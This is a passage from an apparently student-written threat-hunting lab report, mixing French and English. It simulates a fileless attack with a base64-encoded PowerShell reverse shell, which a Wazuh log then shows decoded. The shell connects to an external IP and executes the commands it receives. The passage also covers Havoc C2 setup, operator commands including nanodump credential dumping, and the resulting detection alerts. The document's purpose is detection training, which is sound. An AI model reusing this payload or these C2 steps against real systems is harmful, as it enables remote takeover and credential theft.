JAB1AG4AaQBxAHUAZQBJAGQAZQBuAHQAaQBmAGkAZQByACAAPQAgACIASwBlAHIAZQBzACIACgAkAG0AYQB4AFAAcgBvAG
MAZQBzAHMAZQBzACAAPQAgADEACgAkAHMAcABhAHcAbgBlAGQAUAByAG8AYwBlAHMAcwBlAHMAIAA9ACAAMAAKAAoA
dwBoAGkAbABlACAAKAAkAHQAcgB1AGUAKQB7AAoAIAAgACAAIAAkAGkAcwBSAHUAbgBuAGkAbgBnACAAPQAgAEcAZQB0A
C0AUAByAG8AYwBlAHMAcwAgAC0ATgBhAG0AZQAgAHAAbwB3AGUAcgBzAGgAZQBsAGwAIAAtAEUAcgByAG8AcgBBAGMAdA
BpAG8AbgAgAFMAaQBsAGUAbgB0AGwAeQBDAG8AbgB0AGkAbgB1AGUAIAB8ACAAVwBoAGUAcgBlAC0ATwBiAGoAZQBjAHQ
AIAB7ACAAJABfAC4AQwBvAG0AbQBhAG4AZABMAGkAbgBlACAALQBsAGkAawBlACAAIgAqACQAdQBuAGkAcQB1AGUASQBkA
GUAbgB0AGkAZgBpAGUAcgAqACIAIAB9AAoACgAgACAAIAAgAGkAZgAgACgALQBuAG8AdAAgACQAaQBzAFIAdQBuAG4AaQB
uAGcAIAAtAGEAbgBkACAAJABzAHAAYQB3AG4AZQBkAFAAcgBvAGMAZQBzAHMAZQBzACAALQBsAHQAIAAkAG0AYQB4AFAAc
gBvAGMAZQBzAHMAZQBzACkAIAB7AAoAIAAgACAAIAAgACAAIAAgACQAYwBvAG4AbgBlAGMAdABpAG8AbgBUAGUAcwB0AC
AAPQAgAFQAZQBzAHQALQBDAG8AbgBuAGUAYwB0AGkAbwBuACAALQBDAG8AbQBwAHUAdABlAHIATgBhAG0AZQAgACcAM
QA3ADQALgAxADMAOAAuADEAMAAzAC4AOQA3ACcAIAAtAEMAbwB1AG4AdAAgADEAIAAtAFEAdQBpAGUAdAAKAAoAIAAgA
CAAIAAgACAAIAAgAGkAZgAgACgAJABjAG8AbgBuAGUAYwB0AGkAbwBuAFQAZQBzAHQAKQAgAHsACgAgACAAIAAgACAAIAA
gACAAIAAgACAAIABTAHQAYQByAHQALQBQAHIAbwBjAGUAcwBzACAAJABQAFMASABPAE0ARQBcAHAAbwB3AGUAcgBzAGgA
ZQBsAGwALgBlAHgAZQAgAC0AQQByAGcAdQBtAGUAbgB0AEwAaQBzAHQAIAB7AAoAIAAgACAAIAAgACAAIAAgACAAIAAgAC
AAIAAgACAAIAAkAHUAbgBpAHEAdQBlAEkAZABlAG4AdABpAGYAaQBlAHIACgAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgAC
```

Figure 107: contenue de command powershell Revshell encoder


Non sécurisé | https://192.168.11.107/app/wazuh#/overview/?tab=general&tabView=panels&_g=(filters:!(),refreshInt...
elastic
Search Elastic
wazuh.
Modules
win11
Security events

agent.id	004
agent.ip	192.168.11.104
agent.name	win11
data.win.eventdata.commandLine	\"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" $uniqueIdentifier $client = New-Object System.Net.Sockets.TcpClient try { $client.Connect('174.138.103.97', 8756) $stream = $client.GetStream() while ($true) { if (-not $client.Connected) { Write-Host \"Connection lost. Reconnecting...\" Start-Sleep -Seconds 60 # Wait for 60 seconds before attempting to reconnect break } $bytes = New-Object byte[] 65535 $i = $stream.Read($bytes, 0, $bytes.Length) if ($i -le 0) { Write-Host \"Connection to server closed. Reconnecting...\" Start-Sleep -Seconds 60 # Wait for 60 seconds before attempting to reconnect break } $data = [System.Text.Encoding]::ASCII.GetString($bytes, 0, $i) $sendback = (iex $data 2>&1 | Out-String) $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> ' $sendbyte = [System.Text.Encoding]::ASCII.GetBytes($sendback2) $stream.Write($sendbyte, 0, $sendbyte.Length) $stream.Flush() } } catch { Write-Host \"Error: $_\" } finally { if ($stream) { $stream.Close() } if ($client) { $client.Close() } }
data.win.eventdata.company	Microsoft Corporation
data.win.eventdata.currentDirectory	C:\\WINDOWS\\System32\\

Figure 108: contenue de command powershell Revshell decoder

Experience 3:

For this example, we will simulate a real attack with more advanced techniques to better convey and explain Threat Hunting.
Une cyber attack est conduite sur le plan suivant :
Cyber kill chain (attack LifeCycle) :




Figure 109: cycle d'attack (Cyber-kill-chain)

A fileless attack is a type of attack where the malware payload is executed directly in the memory of the victim's machine, without installing any malicious programs on the system. This approach makes it challenging for traditional security tools to detect the attack.

To carry out this attack, we will utilize the following components:

- **Loader**: A program that executes the malicious code in the memory of the machine.
The tool used to generate the loader :
https://github.com/ELMERIKH/SephirosGo

- **Command and Control (C2) Server**: A server that remotely controls the attack, in this case, we will use Havoc C2.

- **External Machine**: We will use a droplet (an Ubuntu server in the cloud) from Digital Ocean, located outside of our internal network.

By using a fileless attack, we can potentially evade detection by traditional security controls, as there is no malicious file to detect. Instead, the malware payload is executed directly in memory, making it a more stealthy and sophisticated attack vector.





Figure 110:diagramme d'attack


Havoc C2 server in cloud:


server - DigitalOcean Droplet Web Console - Google Chrome
cloud.digitalocean.com/droplets/409596804/terminal/ui/

```
        pwn and elevate until it's done

[18:02:55] [INFO] Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
[18:02:55] [ERRO] Profile error: <nil>: Configuration file not found; The configuration file profiles/havo.yaotl
does not exist.
root@server:~/Havoc# ./havoc server -v --profile profiles/havoc.yaotl &
[1] 2909123
root@server:~/Havoc#

        pwn and elevate until it's done

[18:04:09] [INFO] Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
[18:04:09] [INFO] Havoc profile: profiles/havoc.yaotl
```

Figure 111: serveur command and contrôle (Havoc c2) dans le cloud

Connect to server with kali linux machine :



```
└─$ setxkbmap fr

┌──(kali㉿kali)-[~]
└─$ havoc client

        pwn and elevate until it's done

[13:46:24] [info] Havoc Framework [Version: 0.7] [Co
[13:46:25] [info] loaded config file: client/config.
```

Connect

New Profile

Havoc connection dialog. Connect to a havoc teamserver.


hell
Death Star
elmerikh

Name: hell
Host: localhost
Port: 6666
User: beryl
Password: ●●●●●

Connect

Figure 112: conncetion au serveur Havoc via notre machine d'attack (kali linux)


We excute the attack on our windows machines :



004	win11	192.168.11.104	default	Microsoft Windows 11 Home Single Language 10.0.22631.3737	node01	v4.5.4	● active	
006	Windows-10	192.168.11.106	default	Microsoft Windows 10 Pro 10.0.19045.4412	node01	v4.5.4	● active	

Figure 113:machines windows

After execution of the loader we have full contrôle of both the machines and can remotely controle them via the Havoc C2 :




65b825… 196.127.2… 0.0.0.0 Administr… PC Windows 10 Explorer… 4372 20s healthy
Teamserver Chat
[65b825ca] Administrateur/PC

```
10/07/2024 18:39:31 [*] Initialized 65b825ca ::
Administrateur@0.0.0.0 (PC)
```

```
10/07/2024 18:39:31 Agent 65B825CA authenticated as PC\Administrateur :: [Internal: 0.0.0.0] [Process: Explorer.EXE\4372] [Arch: x64] [Pivot: Direct]

10/07/2024 18:40:27 [Elmerikh] Demon » pwd
[*] [0E34DC6B] Tasked demon to get current working directory
[*] Current directory: C:\windows\system32

10/07/2024 18:40:35 [Elmerikh] Demon » whoami
[*] [A76C2415] Tasked demon to get the info from whoami /all without starting cmd.exe
[+] Send Task to Agent [31 bytes]
[+] Received Output [3400 bytes]:

UserName             SID
==================== ====================================
PC\Administrateur    S-1-5-21-1353744066-1962067119-1270168199-500


GROUP INFORMATION                                 Type                 SID                                           Attributes
================================================= ==================== ============================================= ==================================================
PC\Aucun                                          Group                S-1-5-21-1353744066-1962067119-1270168199-513 Mandatory group, Enabled by default, Enabled group,
Tout le monde                                     Well-known group     S-1-1-0                                        Mandatory group, Enabled by default, Enabled group,
[Administrateur/PC] Explorer.EXE/4372 x64 (madina.ma)
>>>
```

Figure 114:interface du serveur havoc C2




65b825… 196.127.2… 0.0.0.0 Administr… PC Windows 10 Explorer… 4372 18s healthy
Teamserver Chat
[65b825ca] Administrateur/PC
Loot Collection
AgentID: [All]
Show: Screenshots
Name
Date
Desktop_10.07.2024-36.55…
10/07/2024 18:55:37
Foxit Reader
Total cotisations AOSI V1
Google Chrome
Situation des depenses AO…
Taper ici pour rechercher

```
10/07/2024 18:39:31 [*] Initialized 65b825ca ::
Administrateur@0.0.0.0 (PC)
```

```
10/07/2024 19:32:21 [Elmerikh] Demon » cd Desktop
[*] [2EC47D9F] Tasked demon to change directory: Desktop
[*] Changed directory: Desktop

10/07/2024 19:32:32 [Elmerikh] Demon » nanodump
[*] [4158AE9B] Tasked demon to execute nanodump BOF
[+] Send Task to Agent [31 bytes]
[!] Received Output [52 bytes]:
Could not enable SeDebugPrivilege. Are you elevated?
[*] BOF execution completed

[Administrateur/PC] Explorer.EXE/4372 x64 (madina.ma)
>>> |
```

Figure 115:execution de commands malveantes

After starting our investigation we get a lot of False Positive alerts like the browser Microsoft Edge trying to access credentials on a machine wich is something normal:



MITRE Techniques: N/A
Location: EventChannel
Full Log: N/A


New 2024-07-10T18:50:32.620000 Medium Wazuh IrisInitialClient wazuh Windows-10

SUSPICIOUS PROCESS LOADED VAULTCLI.DLL MODULE. POSSIBLE USE TO DUMP STORED PASSWORDS.
#275 - E23F499A-7731-4DEF-8B04-BE15C6E18DA5

Rule ID: 92153
Rule Level: 10
Rule Description: Suspicious process loaded VaultCli.dll module. Possible use to dump stored passwords.
Agent ID: 006
Agent Name: Windows-10
MITRE IDs: T1555
MITRE Tactics: Credential Access
MITRE Techniques: Credentials from Password Stores
Location: EventChannel
Full Log: N/A


New 2024-07-10T18:50:24.753000 High Wazuh IrisInitialClient wazuh Windows-10

Figure 116: Alert False Posif DFIR-IRIS


Non sécurisé | https://192.168.11.107/app/wazuh#/overview/?tab=general&tabView=panels&_g=(filters:!(),refreshInt...
elastic
Search Elastic
wazuh.
Modules
Windows-10
Security events

Jul 10, 2024 @ 21:36:14.330 T1555 Credential Access Suspicious process loaded VaultCli.dll module. Possible use to dump stored passwords. 10 92153

